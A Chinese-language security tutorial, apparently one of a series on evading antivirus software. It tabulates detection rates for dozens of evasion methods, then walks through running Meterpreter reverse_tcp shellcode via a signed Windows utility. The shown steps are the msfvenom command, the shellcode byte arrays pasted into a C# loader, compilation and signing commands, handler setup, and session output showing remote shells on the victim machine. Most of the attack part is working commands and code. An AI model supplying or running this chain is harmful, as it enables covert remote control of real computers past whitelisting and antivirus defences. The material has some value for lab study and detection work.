

Author:VllTomFord@Tide安全团队

Tide安全团队：

Tide安全团队致力于分享高质量原创文章，研究方向覆盖网络攻防、Web安全、移动终端、安全开发、IoT/物联网/工控安全等多个领域，对安全感兴趣的小伙伴可以关注或加入我们。

Tide安全团队自研开源多套安全平台，如Tide(潮汐)网络空间搜索平台、潮启移动端安全管控平台、分布式web扫描平台WDSscanner、Mars网络威胁监测平台、潮汐指纹识别系统、潮巡自动化漏洞挖掘平台、工业互联网安全监测平台、漏洞知识库、代理资源池、字典权重库、内部培训系统等等。

Tide安全团队自建立之初持续向CNCERT、CNVD、漏洞盒子、补天、各大SRC等漏洞提交平台提交漏洞，在漏洞盒子先后组建的两支漏洞挖掘团队在全国300多个安全团队中均拥有排名前十的成绩。团队成员在FreeBuf、安全客、安全脉搏、t00ls、简书、CSDN、51CTO、CnBlogs等网站开设专栏或博客，研究安全技术、分享经验技能。

对安全感兴趣的小伙伴可以关注Tide安全团队Wiki：<http://paper.TideSec.com> 或团队公众号。



声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

文章打包下载及相关软件下载：<https://github.com/TideSec/BypassAntiVirus>

免杀能力一览表

几点说明：

- 1、表中标识 ☒ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。
- 2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterpreter/reverse_tcp` 模块生成。
- 3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 5.0.0.8160 (2020.01.01)，火绒版本 5.0.34.16 (2020.01.01)，360安全卫士 12.0.0.2002 (2020.01.01)。
- 4、其他杀软的检测指标是在 [virustotal.com](https://www.virustotal.com)（简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为杀软查杀能力或免杀能力的判断指标。
- 5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。
- 6、由于白名单程序加载payload的免杀测试需要杀软的行为检测才合理，静态查杀payload或者查杀白名单程序都没有任何意义，所以这里对白名单程序的免杀效果不做评判。

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
2	msf自编码	51/69		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
3	msf自捆绑	39/69		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
4	msf捆绑+编码	35/68	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
5	msf多重编码	45/70		<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
6	Evasion模块exe	42/71		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
7	Evasion模块hta	14/59			<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
8	Evasion模块csc	12/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
9	Veil原生exe	44/71	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>						<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>
10	Veil+gcc编译	23/71	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
11	Venom-生成exe	19/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
12	Venom-生成dll	11/71	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
13	Shellter免杀	7/69	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
14	BackDoor-Factory	13/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
15	BDF+shellcode	14/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
16	Avet免杀	17/71	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

17	TheFatRat:ps1-exe	22/70		✓	✓		✓	✓	✓		✓	✓	✓
18	TheFatRat:加壳exe	12/70	✓	✓		✓	✓	✓	✓		✓	✓	✓
19	TheFatRat:c#-exe	37/71		✓			✓			✓	✓	✓	✓
20	Avoidz:c#-exe	23/68		✓		✓	✓			✓	✓		✓
21	Avoidz:py-exe	11/68		✓		✓	✓		✓		✓	✓	✓
22	Avoidz:go-exe	23/71		✓		✓	✓	✓			✓	✓	✓
23	Green-Hat-Suite	23/70		✓		✓	✓	✓			✓	✓	✓
24	Zirikatu免杀	39/71	✓	✓	✓					✓	✓	✓	✓
25	AVlator免杀	25/69	✓	✓	✓		✓		✓	✓	✓	✓	✓
26	DMKC免杀	8/55		✓		✓		✓	✓	✓	✓	✓	✓
27	Unicorn免杀	29/56			✓				✓		✓	✓	✓
28	Python-Rootkit免杀	7/69	✓	✓	✓		✓		✓	✓	✓	✓	✓
29	ASWCrypter免杀	19/57	✓				✓				✓	✓	✓
30	nps_payload免杀	3/56	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓
31	GreatSct免杀	14/56	✓	✓	✓			✓	✓	✓	✓	✓	✓
32	HERCULES免杀	29/71			✓						✓		✓
33	SpookFlare免杀	16/67		✓	✓	✓	✓		✓	✓	✓		✓
34	SharpShooter免杀	22/57	✓	✓				✓			✓	✓	✓
35	CACTUSTORCH免杀	23/57	✓	✓	✓		✓				✓	✓	✓
36	Winpayloads免杀	18/70	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
37	C/C++1:指针执行	23/71	✓	✓			✓		✓		✓		✓
38	C/C++2:动态内存	24/71	✓	✓			✓		✓		✓		✓
39	C/C++3:嵌入汇编	12/71	✓	✓	✓		✓	✓	✓		✓	✓	✓
40	C/C++4:强制转换	9/70	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓
41	C/C++5:汇编花指令	12/69	✓	✓	✓		✓	✓	✓		✓	✓	✓
42	C/C++6:XOR加密	15/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
43	C/C++7:base64加密1	28/69	✓	✓	✓		✓		✓		✓	✓	✓
44	C/C++8:base64加密2	28/69	✓	✓	✓		✓		✓		✓		✓
45	C/C++9:python+汇编	8/70	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
46	C/C++10:python+xor	15/69	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
47	C/C++11:sc_launcher	3/71	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
48	C/C++12:使用SSI加载	6/69	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
49	C# 法1:编译执行	20/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
50	C# 法2:自实现加密	8/70	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
51	C# 法3:XOR/AES加密	14/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
52	C# 法4:CSC编译	33/71	✓	✓	✓					✓	✓	✓	✓
53	py 法1:嵌入C代码	19/70	✓	✓	✓			✓		✓	✓	✓	✓
54	py 法2:py2exe编译	10/69	✓	✓	✓		✓		✓	✓	✓	✓	✓
55	py 法3:base64加密	16/70	✓	✓	✓	✓				✓	✓	✓	✓
56	py 法4:py+C编译	18/69		✓	✓					✓	✓	✓	✓
57	py 法5:xor编码	19/71	✓	✓	✓					✓	✓	✓	✓
58	py 法6:aes加密	19/71	✓	✓	✓					✓	✓	✓	✓
59	py 法7:HEX加载	3/56	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
60	py 法8:base64加载	4/58	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
61	ps 法1:msf原生	18/56	✓	✓	✓					✓	✓	✓	✓

[illegible]

本文目录：

- 免杀能力一览表
- 一、Regasm.exe/Regsvcs.exe简介
- 二、使用Regasm.exe/Regsvcs.exe执行Payload
 - 2.1 复现环境
 - 2.2 复现过程
- 三、小结
- 四、参考资料

一、Regasm.exe/Regsvcs.exe简介

Regsvcs和Regasm是Windows命令行实用程序，用于注册.NET组件对象模型（COM）程序集。两者都是由Microsoft进行数字签名的。攻击者可以使用Regsvcs和Regasm代理通过受信任的Windows实用程序执行代码。两个实用程序可用于通过使用二进制内的属性来绕过进程白名单，以指定应在注册或取消注册之前运行的代码：[ComRegisterFunction]或[ComUnregisterFunction]分别。即使进程在权限不足的情况下运行并且无法执行，也将执行具有注册和取消注册属性的代码。

由于白名单加载payload的免杀测试需要结合杀软的行为检测才合理，查杀白名单文件都没有任何意义，payload文件的查杀率依赖于对payload的免杀处理，所以这里对白名单程序的免杀效果不做评判。

二、使用Regasm.exe/Regsvcs.exe执行Payload

2.1 复现环境

攻击机：Kali 192.168.19.128

受害机：Win7 192.168.19.130


使用工具：Metasploit

依赖环境：[Microsoft.NET Framework v4.0.30319](#)、Microsoft SDKs

2.2 复现过程

1、首先下载用以生成恶意dll的cs文件

<https://github.com/3gstudent/Bypass-McAfee-Application-Control-Code-Execution/blob/master/regsvcs.cs>



The screenshot shows the GitHub repository page for the file `regsvcs.cs` in the `3gstudent/Bypass-McAfee-Application-Control-Code-Execution` repository. The file is 4.68 KB and contains 122 lines of C# code. The code is a script to generate a strong name key and register a DLL. It includes comments in Chinese and instructions for running the script. The code is as follows:

```
1 using System;
2 using System.EnterpriseServices;
3 using System.Runtime.InteropServices;
4
5 /*
6
7 Author: Casey Smith, Twitter: @subTee
8 License: BSD 3-Clause
9
10 Create Your Strong Name Key -> key.snk
11
12 $key = 'BwIAAAkAABSU0EyAAQAAEAQ8hXtkvSeH85E31z64cAX+X2PWGc6DHP9VaoD13C1jYau9SesUzKVLJdHphY5ppg5c1HIGaL7nZbp6qukLH01LEq/vW979GWzVAgSZaGV
13 $Content = [System.Convert]::FromBase64String($key)
14 Set-Content key.snk -Value $Content -Encoding Byte
15
16 C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /r:System.EnterpriseServices.dll /target:library /out:regsvcs.dll /keyfile:key.snk re
17
18 C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe regsvcs.dll
19 [OR]
20 C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe regsvcs.dll
21 //Executes UnRegisterClass If you don't have permissions
```

2、在攻击机上使用msfvenom生成C#格式的payload

```
msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp LHOST=192.168.19.128 LPORT=4444 -f csharp
```

```

[~] wiloyyy@parrot:~$ msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp LHOST=192.168.19.128 LPORT=4444 -f csharp
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of csharp file: 1759 bytes
byte[] buf = new byte[341] {
    0xfc, 0xe8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xe5, 0x31, 0xc0, 0x64, 0x8b, 0x50, 0x30,
    0x8b, 0x52, 0x0c, 0x8b, 0x52, 0x14, 0x8b, 0x72, 0x28, 0xf7, 0xb7, 0x4a, 0x26, 0x31, 0xff,
    0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0xc1, 0xcf, 0x0d, 0x01, 0xc7, 0xe2, 0xf2, 0x52,
    0x57, 0x8b, 0x52, 0x10, 0x8b, 0x4a, 0x3c, 0x8b, 0x4c, 0x11, 0x78, 0xe3, 0x48, 0x01, 0xd1,
    0x51, 0x8b, 0x59, 0x20, 0x01, 0xd3, 0x8b, 0x49, 0x18, 0xe3, 0x3a, 0x49, 0x8b, 0x34, 0x8b,
    0x01, 0xd6, 0x31, 0xff, 0xac, 0xc1, 0xcf, 0x0d, 0x01, 0xc7, 0x38, 0xe0, 0x75, 0xf6, 0x03,
    0x7d, 0xf8, 0x3b, 0x7d, 0x24, 0x75, 0xe4, 0x58, 0x8b, 0x58, 0x24, 0x01, 0xd3, 0x66, 0x8b,
    0x0c, 0x4b, 0x8b, 0x58, 0x1c, 0x01, 0xd3, 0x8b, 0x04, 0x8b, 0x01, 0xd0, 0x89, 0x44, 0x24,
    0x24, 0x5b, 0x5b, 0x61, 0x59, 0x5a, 0x51, 0xff, 0xe0, 0x5f, 0x5f, 0x5a, 0x8b, 0x12, 0xeb,
    0x8d, 0x5d, 0x68, 0x33, 0x32, 0x00, 0x00, 0x68, 0x77, 0x73, 0x32, 0x5f, 0x54, 0x68, 0x4c,
    0x77, 0x26, 0x07, 0x89, 0xe8, 0xff, 0xd0, 0xb8, 0x90, 0x01, 0x00, 0x00, 0x29, 0xc4, 0x54,
    0x50, 0x68, 0x29, 0x80, 0x6b, 0x00, 0xff, 0xd5, 0x6a, 0x0a, 0x68, 0xc0, 0xa8, 0x13, 0x80,
    0x68, 0x02, 0x00, 0x11, 0x5c, 0x89, 0xe6, 0x50, 0x50, 0x50, 0x50, 0x40, 0x50, 0x40, 0x50,
    0x68, 0xea, 0x0f, 0xd5, 0xe0, 0xff, 0xd5, 0x97, 0x6a, 0x10, 0x56, 0x57, 0x68, 0x99, 0xa5,
    0x74, 0x61, 0xff, 0xd5, 0x85, 0xc0, 0x74, 0x0a, 0xff, 0x4e, 0x08, 0x75, 0xec, 0xe8, 0x67,

```

3、将regsvcs.cs(下载的regsvcs.cs为执行calc.exe程序的cs文件)中的shellcode替换成为在攻击机上使用msfvenom生成C#格式的payload

github.com/3gstudent/Bypass-McAfee-Application-Control--Code-Execution/blob/master/regsvcs.cs

```

50     public class Shellcode
51     {
52         public static void Exec()
53         {
54             // native function's compiled code
55             // generated with metasploit
56             // executes calc.exe
57             byte[] shellcode = new byte[193] {
58                 0xfc, 0xe8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xe5, 0x31, 0xc0, 0x64, 0x8b, 0x50, 0x30,
59                 0x8b, 0x52, 0x0c, 0x8b, 0x52, 0x14, 0x8b, 0x72, 0x28, 0xf7, 0xb7, 0x4a, 0x26, 0x31, 0xff,
60                 0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0xc1, 0xcf, 0x0d, 0x01, 0xc7, 0xe2, 0xf2, 0x52,
61                 0x57, 0x8b, 0x52, 0x10, 0x8b, 0x4a, 0x3c, 0x8b, 0x4c, 0x11, 0x78, 0xe3, 0x48, 0x01, 0xd1,
62                 0x51, 0x8b, 0x59, 0x20, 0x01, 0xd3, 0x8b, 0x49, 0x18, 0xe3, 0x3a, 0x49, 0x8b, 0x34, 0x8b,
63                 0x01, 0xd6, 0x31, 0xff, 0xac, 0xc1, 0xcf, 0x0d, 0x01, 0xc7, 0x38, 0xe0, 0x75, 0xf6, 0x03,
64                 0x7d, 0xf8, 0x3b, 0x7d, 0x24, 0x75, 0xe4, 0x58, 0x8b, 0x58, 0x24, 0x01, 0xd3, 0x66, 0x8b,
65                 0x0c, 0x4b, 0x8b, 0x58, 0x1c, 0x01, 0xd3, 0x8b, 0x04, 0x8b, 0x01, 0xd0, 0x89, 0x44, 0x24,
66                 0x24, 0x5b, 0x5b, 0x61, 0x59, 0x5a, 0x51, 0xff, 0xe0, 0x5f, 0x5f, 0x5a, 0x8b, 0x12, 0xeb,
67                 0x8d, 0x5d, 0x6a, 0x01, 0x8d, 0x85, 0xb2, 0x00, 0x00, 0x50, 0x68, 0x31, 0x8b, 0x6f,
68                 0x87, 0xff, 0xd5, 0xb8, 0xf0, 0xb5, 0xa2, 0x56, 0x68, 0xa6, 0x95, 0xbd, 0x9d, 0xff, 0xd5,
69                 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0, 0x75, 0x05, 0xb8, 0x47, 0x13, 0x72, 0x6f, 0x6a,
70                 0x00, 0x53, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00 };
71
72
73
74         UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,
75                                     MEM_COMMIT, PAGE_EXECUTE_READWRITE);
76         Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
77         IntPtr hThread = IntPtr.Zero;
78         UInt32 threadId = 0;
79         // prepare data
80

```

```
change.log x regsvcs.cs x
42
43 public class Shellcode
44 {
45     public static void Exec()
46     {
47         // native function's compiled code
48         // generated with metasploit
49         // executes calc.exe
50         byte[] shellcode = new byte[341] {
51             0xfc, 0xe8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xe5, 0x31, 0xc0, 0x64, 0x8b, 0x50, 0x30,
52             0x8b, 0x52, 0x0c, 0x8b, 0x52, 0x14, 0x8b, 0x72, 0x28, 0x0f, 0xb7, 0x4a, 0x26, 0x31, 0xff,
53             0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0xc1, 0xcf, 0x0d, 0x01, 0xc7, 0xe2, 0xf2, 0x52,
54             0x57, 0x8b, 0x52, 0x10, 0x8b, 0x4a, 0x3c, 0x8b, 0x4c, 0x11, 0x78, 0xe3, 0x48, 0x01, 0xd1,
55             0x51, 0x8b, 0x59, 0x20, 0x01, 0xd3, 0x8b, 0x49, 0x18, 0xe3, 0x3a, 0x49, 0x8b, 0x34, 0x8b,
56             0x01, 0xd6, 0x31, 0xff, 0xac, 0xc1, 0xcf, 0x0d, 0x01, 0xc7, 0x38, 0xe0, 0x75, 0xf6, 0x03,
57             0x7d, 0xf8, 0x3b, 0x7d, 0x24, 0x75, 0xe4, 0x58, 0x8b, 0x58, 0x24, 0x01, 0xd3, 0x66, 0x8b,
58             0x0c, 0x4b, 0x8b, 0x58, 0x1c, 0x01, 0xd3, 0x8b, 0x04, 0x8b, 0x01, 0xd0, 0x89, 0x44, 0x24,
59             0x24, 0x5b, 0x5b, 0x61, 0x59, 0x5a, 0x51, 0xff, 0xe0, 0x5f, 0x5f, 0x5a, 0x8b, 0x12, 0xeb,
60             0x8d, 0x5d, 0x68, 0x33, 0x32, 0x00, 0x00, 0x68, 0x77, 0x73, 0x32, 0x5f, 0x54, 0x68, 0x4c,
61             0x77, 0x26, 0x07, 0x89, 0xe8, 0xff, 0xd0, 0xb8, 0x90, 0x01, 0x00, 0x00, 0x29, 0xc4, 0x54,
62             0x50, 0x68, 0x29, 0x80, 0x6b, 0x00, 0xff, 0xd5, 0x6a, 0x0a, 0x68, 0xc0, 0xa8, 0x13, 0x80,
63             0x68, 0x02, 0x00, 0x11, 0x5c, 0x89, 0xe6, 0x50, 0x50, 0x50, 0x50, 0x40, 0x50, 0x40, 0x50,
64             0x68, 0xea, 0x0f, 0xdf, 0xe0, 0xff, 0xd5, 0x97, 0x6a, 0x10, 0x56, 0x57, 0x68, 0x99, 0xa5,
65             0x74, 0x61, 0xff, 0xd5, 0x85, 0xc0, 0x74, 0x0a, 0xff, 0x4e, 0x08, 0x75, 0xec, 0xe8, 0x67,
66             0x00, 0x00, 0x00, 0x6a, 0x00, 0x6a, 0x04, 0x56, 0x57, 0x68, 0x02, 0xd9, 0xc8, 0x5f, 0xff,
67             0xd5, 0x83, 0xf8, 0x00, 0x7e, 0x36, 0x8b, 0x36, 0x6a, 0x40, 0x68, 0x00, 0x10, 0x00, 0x00,
68             0x56, 0x6a, 0x00, 0x68, 0x58, 0xa4, 0x53, 0xe5, 0xff, 0xd5, 0x93, 0x53, 0x6a, 0x00, 0x56,
69             0x53, 0x57, 0x68, 0x02, 0xd9, 0xc8, 0x5f, 0xff, 0xd5, 0x83, 0xf8, 0x00, 0x7d, 0x28, 0x58,
70             0x68, 0x00, 0x40, 0x00, 0x00, 0x6a, 0x00, 0x50, 0x68, 0x0b, 0x2f, 0x0f, 0x30, 0xff, 0xd5,
71             0x57, 0x68, 0x75, 0x6e, 0x4d, 0x61, 0xff, 0xd5, 0x5e, 0x5e, 0xff, 0x0c, 0x24, 0x0f, 0x85,
72             0x70, 0xff, 0xff, 0xff, 0xe9, 0x9b, 0xff, 0xff, 0xff, 0x01, 0xc3, 0x29, 0xc6, 0x75, 0xc1,
73             0xc3, 0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x6a, 0x00, 0x53, 0xff, 0xd5 };
74     }
```

4、生成dll文件

利用C:\Windows\Microsoft.NET\Framework\v4.0.30319文件夹中的csc.exe程序可以将cs文件生成为dll文件。

编译dll，注意文件的路径：

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>csc.exe
/r:System.EnterpriseServices.dll /target:library /out:1.dll
/keyfile:key.snk regsvcs.cs
```

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>csc.exe /r:System.EnterpriseServices.dll /target:library /out:1.dll /keyfile:key.snk regsvcs.cs
Microsoft (R) Visual C# 2010 Compiler version 4.0.30319.1
Copyright (C) Microsoft Corporation. All rights reserved.
```

regsvcs.exe加载或卸载指定dll时该dll必须签名才可执行成功，因此命令中使用的key.snk文件为dll签名文件，是由sn.exe生成的公钥和私钥对，如果没有sn命令你可能需要安装vs或者Microsoft SDKs。


```
C:\Program Files (x86)\Microsoft SDKs\Windows\v7.0A\Bin>sn.exe -k key.snk

Microsoft(R) .NET Framework 强名称实用工具 版本 3.5.30729.1
版权所有(C) Microsoft Corporation。保留所有权利。

密钥对被写入 key.snk

C:\Program Files (x86)\Microsoft SDKs\Windows\v7.0A\Bin>aa_
```

5、配置攻击机的Msf

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.19.128
LHOST => 192.168.19.128
msf exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.19.128  yes       The listen address (an interface may be specified)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.19.128  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port
```

6、使用Regasm.exe/Regsvcs.exe执行恶意dll文件

(1) 利用Regsvcs.exe执行dll文件

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>regsvcs.exe 1.dll
Microsoft (R) .NET Framework Services Installation Utility Version 4.0.30319.1
Copyright (c) Microsoft Corporation. All rights reserved.

I shouldn't really execute
```

可见Msf已上线

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.19.128:4444
[*] Sending stage (179779 bytes) to 192.168.19.130
[*] Meterpreter session 1 opened (192.168.19.128:4444 -> 192.168.19.130:49280) at 2020-02-21 09:23:45 +0800

meterpreter > getuid
Server username: Tide-ICS\TideICS
meterpreter >
```

(2) 利用Regasm.exe执行dll文件

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>regasm.exe 1.dll
Microsoft (R) .NET Framework Assembly Registration Utility 4.0.30319.1
Copyright (C) Microsoft Corporation 1998-2004. All rights reserved.

I shouldn't really execute
-
```

Msf也可以上线

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.19.128:4444
[*] Sending stage (179779 bytes) to 192.168.19.130
[*] Meterpreter session 2 opened (192.168.19.128:4444 -> 192.168.19.130:49301) at 2020-02-21 09:50:32 +0800

meterpreter > ifconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name       : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:34:47:43
```

三、小结

生成的dll文件分别使用360安全卫士、360杀毒、火绒杀毒进行检测，均未发现任何风险。



但使用Regasm.exe/Regsvcs.exe执行恶意dll文件时，360安全卫士会根据行为进行报警。



利用VT进行查杀，查杀率为31/69。

<div> <div>31 / 69</div> <div>Community Score</div> </div>			
<div> <div>31 engines detected this file</div> <div> <div>e634f0a5afdc756316d8d1fd80596cd0fb1ad9031c7ae0ba3782c81670beef89</div> <div>1.dll</div> <div>assembly pedll</div> </div> <div> <div>5.00 KB</div> <div>Size</div> </div> <div> <div>2020-02-21 02:04:23 UTC</div> <div>1 minute ago</div> </div> <div>DLL</div> </div>			
DETECTION	DETAILS	COMMUNITY	
Ad-Aware	① Generic.RozenaA.62706EDF	AhnLab-V3	① Trojan/Win32.RL_Waldek.C3498811
ALYac	① Generic.RozenaA.62706EDF	Antiy-AVL	① Trojan/Win32.Rozena.ed
Arcabit	① Generic.RozenaA.DF4F2EDF	Avast	① Win32:Swroot-S [Trj]
AVG	① Win32:Swroot-S [Trj]	Avira (no cloud)	① HEUR/AGEN.1033120
BitDefender	① Generic.RozenaA.62706EDF	ClimAV	① Win.Trojan.MSShellcode-7
CrowdStrike Falcon	① Win/malicious_confidence_80% (D)	eGambit	① Trojan.Generic
Emsisoft	① Generic.RozenaA.62706EDF (B)	Endgame	① Malicious (high Confidence)
eScan	① Generic.RozenaA.62706EDF	ESET-NOD32	① A Variant Of MSIL/Rozena.W
F-Secure	① Heuristic.HEUR/AGEN.1033120	FireEye	① Generic.RozenaA.62706EDF
Fortinet	① MSIL/Rozena.Tlfr	GData	① Generic.RozenaA.62706EDF
Ikarus	① Trojan.MSIL.Shellcode	Kaspersky	① HEUR:Trojan.Win32.Generic

四、参考资料

攻击复现 —— 利用Regasm.exe与Regsvcs.exe绕过

AppLocker: <https://www.freebuf.com/column/217229.html>

渗透测试中弹shell的多种方式及bypass: <https://xz.aliyun.com/t/5768#toc-12>